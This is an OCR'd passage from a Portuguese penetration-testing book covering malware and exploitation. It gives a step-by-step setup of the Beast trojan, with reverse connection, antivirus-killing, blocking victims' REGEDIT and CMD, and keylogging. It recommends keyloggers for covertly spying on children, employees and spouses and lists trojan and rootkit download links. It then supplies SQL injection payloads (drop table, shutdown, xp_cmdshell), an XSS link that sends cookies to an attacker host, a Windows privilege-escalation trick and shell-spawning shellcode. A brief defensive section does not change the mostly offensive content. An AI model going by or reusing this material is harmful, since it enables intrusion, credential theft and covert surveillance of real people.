
Nessa opção, você vai configurar o método de notificação do endereço IP. Traduzindo: como você vai saber o endereço da pessoa, se por e-mail, ICQ ou CGI. A única exceção é a opção SIN, que é utilizada para a conexão reversa. Nela você coloca o seu próprio endereço IP ou um endereço de domínio (no caso da imagem, coloquei um dinâmico). Esse passo é importante para que você receba a conexão de volta. No nosso exemplo, vamos deixar essa opção marcada (Enable SIN). Vamos para a configuração de inicialização.

10.2.5.3 Startup

Você definirá aqui de quais chaves de registro o servidor se utilizará. Pode ver que ele não mais utiliza aquelas chaves comuns (Run, RunServices) que todo mundo conhece. O fato dele se instalar como ActiveX faz com que consiga ser executado antes de muitas ferramentas de proteção (como antivírus) na inicialização do sistema. Falando em proteção, vamos para a configuração onde poderemos eliminá-las.




10.2.5.4 Antivírus-Firewall Kill




Um dos melhores recursos do Beast é a capacidade que ele tem de conseguir eliminar diversas proteções, fechando os seus processos (ou mesmo parando serviços). Aqui você pode ativar o encerramento das ferramentas de proteção, escolher de quantos em quantos segundos essas proteções serão fechadas e desabilitar o firewall do Windows XP. Veja a seguir o pequeno banco de dados de processos a fechar que o programa possui.

Ele vem com 381 processos já configurados para serem fechados por ordem alfabética (note que o último é o firewall pessoal zone alarm). Ele consegue fechar até 500 processos, mesmo que seja só de 5 em 5 segundos. Então, adicionei mais dois interessantes: o REGEDIT, para que a pessoa infectada não consiga remover as chaves do registro do Beast e o CMD para que também não consiga acessar o prompt

de comandos do sistema. Existem muitos outros que você pode mandar fechar, como TASKLIST (lista de tarefas), MSCONFIG e outros, depende da sua imaginação.




10.2.5.5 Misc




Aqui você vai ter algumas opções diversas, como apagar o executável do servidor quando for rodado (melt server), habilitar keylogger, limpar os pontos de restauração do Windows XP, mostrar uma mensagem falsa de erro, abrir a porta somente quando estiver conectado à Internet, não mostrar notificações em rede local (LAN) e atrasar a execução do servidor (delay execution). Esta última pode servir quando você for juntar o servidor a um outro programa e quiser que a execução do trojan demore um pouco ao rodar o arquivo.

10.2.5.6 ExeIcon

A última configuração é simples. Apenas escolha o ícone que ficará sendo mostrado no executável do servidor que vai ser gerado. Você pode usar algum dos padrões ou mesmo escolher qualquer outro que estiver no disco.



Agora, lembre-se que configurei o Beast para receber conexão reversa. Coloque a porta que você configurou no servidor e ative-a clicando em Start Listening (assumindo que o servidor que criamos já foi executado em algum outro local). Pouco tempo depois, o seguinte popup aparecerá.



Isso significa que uma vítima nova foi encontrada (as maravilhas da conexão reversa... você recebe a conexão de um servidor de trojan como se recebesse uma mensagem do MSN, com muita facilidade). Pode ver na janela principal do programa que uma vítima já está disponível e pronta para nos conectarmos a ela.

Como fazer para se conectar a essa vítima? Nada difícil, basta clicar duas vezes no ícone e pronto! Você já pode realizar as funções

que quiser no sistema-alvo. Ele é todo seu. Espero que tenha ficado claro esse tutorial de configuração do Beast, novamente afirmo que as tendências que esses programas criaram são muito úteis e serão utilizadas por muito tempo.

10.3 Keyloggers

Outro tipo de ferramenta que veremos como malware são os keyloggers. São programas especializados em capturar o que se digita no teclado e salvar no disco ou enviar essa informação para um endereço específico. Um excelente recurso para espionar o que outras pessoas fazem no computador, considerado como um vírus por alguns e como uma importante ferramenta comercial por outros.


10.3.1 Keyloggers Locais

São os tipos mais comuns de capturadores de teclas. Eles rodam localmente e somente guardam a informação no disco para ser lida depois. Podem ou não criptografar esses dados. Outra coisa interessante é que podem ser em software ou físicos. Keylogger físico?

Deixe-me exemplificar. Vamos supor que você deseja colocar um keylogger em um computador, mas sabe que esse sistema possui um antivírus poderoso e uma ferramenta para controlar entradas no registro. Ou pior: você não pode usar esse sistema ou porque tem outra pessoa usando o tempo todo ou porque colocaram senhas para você

não entrar. Simplesmente adquira um keylogger físico que se parece com um adaptador de teclado (como o Ghost Keylogger), ligue o teclado nele e encaixe essa ligação no computador. A partir daí, ele começa a capturar tudo que for digitado no teclado, mesmo que o computador nem esteja ligado! Depois é só tirar o adaptador, ligar no seu computador e baixar toda a informação.

De qualquer maneira, seja físico ou em software, um keylogger local é uma boa ferramenta para você verificar o que seus filhos/funcionários/cônjuges andam fazendo na sua ausência. A maioria das ferramentas dessa categoria é comercial (não detectadas por antivírus) e algumas até gratuitas, como o Home Keylogger, visto a seguir:




O Home Keylogger é um programa muito simples de se usar. Quando você roda, ele cria um "iconezinho" na bandeja do sistema e mostra um menu quando você clica nesse ícone. Nesse menu, você pode ver os logs, colocar autorun (inicializar com o sistema), esconder o ícone da barra de tarefas, limpar o que foi capturado e mais

algumas informações sobre o programa. Se você precisar capturar apenas informações nos computadores aos quais você tem acesso local, é uma excelente opção.

10.3.2 Keyloggers Remotos

A diferença do keylogger local para o remoto é somente a maneira de lidar com os logs, já que o método de se capturar é o mesmo. Enquanto o local apenas salva em disco, o remoto consegue também realizar essa tarefa; mais um recurso extra: enviar essas informações pela Internet, seja para algum e-mail, servidor FTP ou CGI. Isso aumenta de modo incrível as possibilidades, já que é possível tornar o keylogger uma espécie de backdoor ou mesmo um trojan ao juntar o executável dele com o de algum outro programa inofensivo.



Na imagem, você vê a típica configuração de envio de e-mail de um keylogger remoto, no caso do exemplo, o Spy Lantern Keylogger. Você tem que configurar o servidor STMP colocando o seu usuário e senha para envio (ou conseguir um servidor que suporte relay), a conta da qual vai parecer que o e-mail saiu e o assunto. Pode configurar também se gostaria de receber esses logs a cada "x" minutos ou todos uma vez ao dia.


10.4 Screenloggers

Esse tipo de software muitas vezes captura teclas (keylogger), mas conseguem capturar também a tela do usuário (screenlogger) e fa-

zem disso a sua especialidade. As implicações deste processo são várias. Por exemplo: você sempre digitou sua senha de banco no teclado e viviam pegando com um keylogger. O seu gerente então lhe recomendou começar a utilizar o teclado virtual, aquele visual, bonitinho, que você clica com o mouse. Bom, com os screenloggers, consegue-se pegar aquele também, pois esses programas tiram pequenas fotos da tela, seja de um pedaço específico dela ou inteira.

Programas assim têm dado muita dor de cabeça para todos. As instituições financeiras e lojas on-line perdem, pois têm que criar novos recursos de segurança, já que só digitar a senha visualmente com o mouse não funciona mais. As companhias de antivírus lutam para poder reconhecer todas as ferramentas dessa categoria, mas muitas são comerciais e não podem ser acusadas como vírus. E, por último, o usuário comum é mais uma vez prejudicado.

Dois screenloggers muito conhecidos são o Perfect Keylogger e o Ardamax Keylogger.



Veja que o Perfect Keylogger capturou uma imagem do desktop do usuário. Isso pode ser feito configurando de várias maneiras. De tempo em tempo (de 20 em 20 segundos, por exemplo) ou mesmo através do clique do mouse pode-se configurar para tirar uma pequena imagem ao redor de onde foi dado o clique, digamos, por exemplo, de 25x25 pixels ou até menor. É assim que os fraudadores conseguem os botões "pressionados" em um teclado virtual de banco.

Aqui encerramos o capítulo sobre softwares maliciosos (malwares). Ainda temos os spywares, que são ferramentas coloca-

das em programas comerciais para obter conhecimento sobre o seu usuário, como o que ele gosta de comprar e quais os seus gostos, e depois utilizar isso para mostrar-lhe lojas on-line ou enviar e-mail com spam. Apesar de chato, não é diretamente relacionado ao Penetration Test, então falarei sobre como remover esses spywares somente na seção sobre segurança.

10.5 Softwares

10.5.1 Windows

- **ActivePorts:** <www.superdownloads.com.br>.
- **PerfectKeylogger:** <www.blazingtools.com>.
- **Spy Lantern Keylogger:** <www.spydex.com>.
- **NetDevil:** <http://dicash4c3er.blogspot.com/2008/01/download-de-trojans.html>.
- **Beast:** <http://dicash4c3er.blogspot.com/2008/01/download-de-trojans.html>.
- **OptixPro:** <http://dicash4c3er.blogspot.com/2008/01/download-de-trojans.html>.
- **MicroJoiner:** <http://dicash4c3er.blogspot.com/2008/01/download-de-trojans.html>.

10.5.2 Linux

- **Rookits diversos:** <http://packetstormsecurity.org/UNIX/penetration/rootkits/>.


10.6 Solução

Existem diversos passos que você pode seguir para se proteger contra malwares. Os principais são:

- Utilizar um bom antivírus (se possível dois, em conjunto) e atualizá-lo sempre que puder.

- ⇨ Utilizar um firewall pessoal que possua recurso de sandbox ou configurar muito bem um firewall empresarial (filtro de pacotes), preferencialmente barrando as principais portas conhecidas de trojans e backdoors.
- ⇨ Configurar na "malha fina" o sistema de IDS para detectar possíveis presenças de backdoors, trojans ou keyloggers em atividade na rede.
- ⇨ Consultar sempre um Netstat gráfico como o Active Ports, que mapeie as conexões para os softwares, mostrando assim qual programa abriu qual porta.

Nos casos dos rootkits para o sistema Unix/Linux, experimente passar a excelente ferramenta Chkrootkit, criada por Nelson Murilo. A página para download é <www.chkrootkit.org>. Observe o software rodando, procurando por rootkits no sistema:



- 11 -

Explorando Falhas

Vamos entrar agora no segundo ramo do nosso organograma que está no início do Penetration Test. Suponhamos que descobrimos uma falha no nosso alvo através da pesquisa manual ou dos scanners de vulnerabilidade. Já aprendemos os tipos de bugs e como identificá-los. Neste capítulo, vamos aprender também como explorar os diversos tipos de problema. Nesse caso, o que significa explorar? Vamos tentar conseguir acesso não autorizado ao nosso sistema-alvo e aos seus comandos internos, se possível com acesso de superusuário (ou administrador). Este será o auge do Penetration Test e, claro, o motivo de todos os outros passos para que chegássemos aqui. Começaremos vendo como explorar SQL Injection, PHP Injection e Cross Site Scripting (CSS).

11.1 Explorando Falhas Locais


A exploração de falhas locais tem como objetivo a realização de uma elevação de privilégios no sistema, passando de usuário local a root, administrador ou outra conta, dependendo do sistema operacional e do erro. Um exemplo é o truque para obtenção de acesso ao usuário system no Windows XP:

Ao agendar uma tarefa com o comando AT utilizando a opção /INTERACTIVE, conseguimos rodar qualquer tarefa através do system. Um exemplo interessante é a execução do prompt de comandos cmd.exe.


Observe na imagem a seguir:

Foi agendado o prompt de comandos do sistema para execução às 10:43 como system. Acontece que para tomarmos "total controle" do sistema, devemos encerrar o Explorer.exe, pois este ainda está ro-

dando conforme um usuário sem privilégios. Então, fecharemos este processo como mostrado a seguir:



Após encerrar o Explorer.exe, aguarde a aparição do Shell de comandos agendado. Perceba no título da janela que ele aparecerá como svchost.exe.



Pronto! Para finalizar, basta executar o Explorer.exe de dentro da nova janela, conforme já visto. Assim, a interface gráfica se iniciará novamente, mas, dessa vez, carregando você como o usuário system.

11.2 Explorando Injection

Vimos antes porque acontecem as falhas que permitem a injeção de SQL. Mas o que exatamente teríamos que digitar ou executar para que conseguíssemos nos aproveitar desse problema? A ideia é colocar comandos do banco de dados, de simples operadores lógicos a funções complexas, tudo regado com aspas simples para dar o toque final. Parece complicado, mas não é.

11.2.1 Introdução

Como falamos anteriormente, o SQL Injection ocorre quando um atacante é capaz de inserir comandos do banco de dados como entrada de dados e, estes quando não são filtrados corretamente, permitem completa manipulação das informações.

A seguir, vemos uma típica linha de comando de SQL:

```
select id, nome, sobrenome from clients
```

Esse pedido irá nos fornecer as colunas id, nome e sobrenome da tabela clientes, retornando todas as linhas da tabela. O resultado poderia ser restringido a um cliente específico, como no próximo exemplo:

```
select id, nome, sobrenome from clientes where
nome = 'marcos' and sobrenome = 'flavio'
```

Um ponto importante a ser notado é que as palavras - marcos e flavio - estão delimitadas com aspas simples. Presumindo que os campos nome e sobrenome estão sendo fornecidos pela entrada do usuário, um atacante poderia conseguir injetar alguns comandos de SQL nesse pedido, colocando valores da seguinte maneira:

```
Nome: mar'cos
Sobrenome: flavio
```

O resultado pedido seria esse:

```
select id, nome, sobrenome from clientes where
nome = 'mar'cos' and sobrenome = 'flavio'
```

Quando o banco de dados tentar rodar esse pedido, mostrará o erro a seguir:

```
Server: Msg 170, Level 15, State 1, Line 1
Line 1: Incorrect syntax near 'cos'.
```

A razão para isso é que a inserção do caractere de aspas simples (') quebrou a string, tomando parte dela como comando. O banco de dados tentou executar 'cos' e falhou. Mas o que aconteceria se o atacante tentasse uma entrada como a seguinte?

```
Nome: mar'; drop table clientes—
Sobrenome:
```

A tabela clientes iria ser deletada por causa do comando drop table. Poderíamos tentar isso com outra tabela também, de modo diferente, mas agora em uma entrada que peça nome de usuário e senha:

```
Usuario: '; drop table users—
Senha:
```

A tabela users também será deletada, negando acesso à aplicação para todos os usuários. O caractere '—' é o comentário de linha simples usado no SQL e o caractere ';' indica o fim de uma requisição e o início de outra. O '—' no fim do campo de nome de usuário é requerido para que o nosso pedido seja processado sem erro.

O invasor poderia se logar como qualquer um, caso soubesse qual a conta do usuário, usando a seguinte entrada:

```
Usuario: mflavio'—
```

Ou poderia logar com o primeiro usuário da tabela users:

```
Usuario: ' or 1=1—
```

Estranhamente, o invasor poderia também entrar como um usuário completamente fictício usando isso:

```
Usuario: ' union select 1, 'fulano',
'qualquer_senha', 1 —
```

A razão do funcionamento disso é que a aplicação acredita que a linha constante que o atacante especificou era parte das informações extraídas do banco de dados.

11.2.2 Obtendo Informações de Mensagens de Erro

Neste tópico, vamos ver os mecanismos relacionados à técnica das mensagens de erro. Para manipular as informações no banco de dados, o hacker terá que determinar a estrutura de certas tabelas. Por exemplo, a nossa tabela users pode ter sido criada com o seguinte comando:

```
create table users( id int,
                usuario varchar(255),
                     senha varchar(255),
                    privs int
               )
```

E inserimos os seguintes usuários:

```
insert into users values( 0, 'admin', '101010',
0xffff )
insert into users values( 0, 'mflavio', '12345',
0x0000 )
insert into users values( 0, 'dribh', 'secreta',
0x00ff )
insert into users values( 0, 'zanoni', 'fckgw',
0x00ff )
```

Vamos supor que o nosso atacante queira inserir uma conta de usuário para si mesmo. Sem saber a estrutura da tabela users, dificilmente ele teria sucesso. Mesmo se ele tivesse sorte, o significado do campo privs não é claro. O invasor poderia inserir 1 e conseguir para si uma conta com privilégios limitados, mas o que ele está atrás é de uma conta com acesso administrativo.

Mas se mensagens de erro são retornadas da aplicação (o comportamento padrão do ASP), o atacante pode determinar a estrutura completa do banco de dados e ler qualquer valor que possa ser lido pela conta que a aplicação ASP está usando para se conectar ao servidor SQL.

Veremos alguns exemplos:

Primeiro, queremos descobrir os nomes das tabelas acessadas e também os nomes dos campos. Para isso, é só usar a cláusula having:

```
Usuario: ' having 1=1—
```

Isso provocará o seguinte erro:

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL
Server]Column 'users.id' is invalid in the select
list because it is not contained in an aggregate
function and there is no GROUP BY clause.

/process_login.asp, line 35
```

Agora sabemos o nome da tabela e da coluna na resposta. Podemos continuar através das colunas introduzindo cada campo em uma cláusula group by, como mostrado a seguir:

```
Usuario: ' group by users.id having 1=1—
```

Que produzirá o erro:

```
Microsoft OLE DB Provider for ODBC Drivers error
'80040e14'

[Microsoft][ODBC SQL Server Driver][SQL
Server]Column 'users.usuario' is invalid in the
select list because it is not contained in either
an aggregate function or the GROUP BY clause.

/process_login.asp, line 35
```

Eventualmente, o invasor chega no seguinte usuário:

```
' group by users.id, users.usuario, users.senha,
users.privs having
1=1–
```

Que não produz erro e é equivalente a:

```
select * from users where usuario = ''
```

Então, agora o atacante sabe que o pedido é feito somente pela tabela users table e são usadas as colunas id, usuario, senha e privs, nessa exata ordem. Você pode continuar utilizando essas técnicas para obter todo tipo de informação que necessitar para depois realizar a injeção diretamente.

11.2.3 Limites de Tamanho

Às vezes, o tamanho dos dados de entrada é restringido para dificultar os ataques. Isso realmente restringe muito os ataques, mas ainda é possível causar muitos danos.

Por exemplo:

```
Usuario: ';shutdown–
```

Isso irá desligar o servidor SQL, usando somente doze caracteres.

```
drop table <nome da tabela>
```

Outro problema: vamos supor que o nome de usuário foi limitado a 16 caracteres e a senha foi também limitada a 16 caracteres; a combinação usuário/senha iria então executar o comando shutdown, mostrado a seguir:

```
Usuario: aaaaaaaaaaaaaaa'
Senha: '; shutdown–
```

A razão para isso é que a aplicação tenta escapar das aspas simples no fim do nome do usuário, mas a string é "arredondada" para 16 caracteres, apagando assim essas aspas. O resultado é que o campo de senha pode conter SQL desde que comece com uma aspa simples, já que a requisição terminará assim:

```
select * from users where user='aaaaaaaaaaaaaaa''
and password='''';
shutdown–
```

O nome de usuário no pedido torna-se este:

```
aaaaaaaaaaaaaaa' and password='
```

Assim, o nosso comando SQL rodará normalmente.

11.2.4 Outras Strings

Mais algumas strings a serem testadas que resultam em interessantes tipos de resposta do servidor SQL quando a entrada de dados não é bem manipulada:

Autenticar sem fornecer credenciais:

```
Usuário: ' or ''='
Senha: ' or ''='
```

Autenticar como primeiro usuário da tabela users:

```
Usuário: ' or 1=1-
```

Executar xp_cmdshell para listar diretórios:

```
http://www.site.com.br/
script.asp?0';EXEC+master..xp_cmdshell+'dir';-
```

Executar xp_servicecontrol para alterar serviços do sistema:

```
http://www.site.com.br/
script.asp?0';EXEC+master..xp_servicecontrol+'start',+
'server';-
```

Temos ainda diversas outras técnicas relacionadas à injeção de SQL. É um campo muito amplo, que pode ter diversos livros escritos somente sobre o assunto. Creio que, com essa introdução que passei, já será possível que você entenda e teste corretamente as suas entradas de dados, visando um Penetration Test bem feito.

11.3 Explorando XSS

Já vimos o que é o Cross Site Scripting, agora vamos nos atentar em como os invasores usam essa técnica para obter acesso alheio. Geralmente, um link malicioso é enviado para um usuário, que, ao clicar, roda automaticamente o script através do site vulnerável no seu sistema. A técnica mais comum é fazer um código Java Script para capturar os cookies da pessoa que acessou o link.

```
http://www.vulneravel.com.br/
welcome.cgi?name=<script>alert(document.cookie)</
script>
```

A vítima, após clicar no link, irá gerar uma requisição ao site vulnerável, como mostrado a seguir:

```
GET /
welcome.cgi?name=<script>alert(document.cookie)
</script> HTTP/1.0
Host: www.vulneravel.com.br
...
```

E a resposta do site vulnerável será:

```
<HTML>
<Title>Bem-vindo!</Title>
Olá <script>alert(document.cookie)</script>
<BR>
Bem-vindo ao nosso sistema!
...
</HTML>
```

O navegador da vítima (Internet Explorer, por exemplo) iria interpretar essa resposta como uma página HTML contendo um pequeno código Java Script. Esse código, quando executado, permite acessar todos os cookies pertencentes ao sistema, então uma pequena janela será mostrada no navegador com todas essas informações.

Claro que um ataque real consistiria em enviar esses cookies ao atacante. Para isso, o invasor pode colocar no ar um site Web fictício <www.invasor.com> e usar um script para receber as informações. Ao invés de mostrar uma janela localmente, o hacker escreve um código que acessa uma URL no seu site (nesse exemplo, o domínio falso que citamos), invocando a recepção dos cookies com um script preparado para essa tarefa.

O link malicioso seria:

```
http://www.vulneravel.com.br/
welcome.cgi?name=<script>window.open("http://
www.invasor.com/collec t.cgi?cookie="%2Bdocument.
cookie)</script>
```

E a página de resposta será:

```
<HTML>
<Title>Bem Vindo!</Title>
 Olá  <script>window.open("http://www.attacker.site/
collect.cgi?cookie="+document.cookie)</script>
<BR>
```

Bem-vindo ao nosso sistema!

```
...
</HTML>
```

O navegador, imediatamente após carregar essa página, iria executar o Java Script embutido e enviar uma resposta ao script collect.cgi no site fictício <www.invasor.com>, com os valores dos cookies roubados do usuário que clicou no link. Isso compromete os cookies do site vulnerável (ficitício) <www.vulneravel.com> que o cliente possui. Pior, permite ao invasor impressionar a vítima, conseguindo acesso a seus serviços sem nem precisar saber a sua senha.

11.4 Exploits

Um exploit é um programa criado para testar uma falha de segurança, geralmente como prova de conceito, outras vezes feito com fins maliciosos para realmente explorar e invadir sistemas alheios. Existem técnicas de exploração (exploiting) para diversos tipos de falhas, como os stack overflows, heap overflows e outros. Vamos ver alguns desses tipos, como obter exploits, como eles funcionam, como utilizá-los, ferramentas para o desenvolvimento e utilização etc.

11.4.1 Payloads

Um payload é o código que será executado no computador quando houver o comprometimento de alguma falha. Esse payload pode realizar diversas tarefas: adicionar um usuário no sistema, executar uma determinada aplicação, etc. Entretanto, o payload mais comum é chamado de Shellcode**.**

Shellcode são instruções de baixo nível que ao ser interpretadas pelo software com bug, geram um shell do sistema. É um recurso extremamente útil para obter acesso a um sistema alheio através de

um exploit. Normalmente essas instruções são colocadas em um vetor de char, e jogadas na memória (ou em alguma variável do sistema, dependendo do caso).

Exemplo de shellcode:

```
char
shellcode[]="\x31\xc0\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89"
        "\xe3\x8d\x54\x24\x08\x50\x53\x8d\x0c\x24\xb0\x0b\xcd\x80";
```

Cada caractere é uma instrução de máquina. \xcd\x80 é int 80, por exemplo. Após ocorrer um overflow do buffer, nós necessitamos de um endereço de retorno. Se você apontar para o código de shell como retorno (no caso de um stack overflow, por exemplo), as instruções de máquina são lançadas e um shell é mostrado.

